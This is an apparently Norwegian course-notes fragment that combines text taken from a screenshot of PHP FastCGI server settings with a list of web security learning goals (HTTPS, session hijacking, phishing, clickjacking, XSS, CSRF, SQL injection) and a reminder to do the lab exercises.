
Interface	Interpreter	Associated Extensions	
FastCGI (Local - Pipes)	/Applications/PHP5/bin/php-cgi	php	 
<b>Add</b>			

Virtual Path	
/*.php	<b>Add</b>

Name	Value	
Empty		
<b>Add</b>		

**OK**

# Håper denne guiden hjelper dere med MAC



# Hva skal vi kunne?

- Kunne forklare hva og hvordan HTTPS sikrer.
    - Inkl. typisk sertifikat-bruk
  - Forklare hvordan http-sesjons-hijacking kan foregå
  - Beskrive hvordan phishing og click-jacking foregår.
  - Forklare hva/hvordan XSS og CSRF er/foregår
  - Kjenne til SQL Injection inkl. noen eksempler
- 
- Husk; forskjellige angrep er vanskelig å huske i teorien, men ved å gjøre de praktiske øvelsene vil dette huskes mye bedre – gjør lab øvelsene grundig!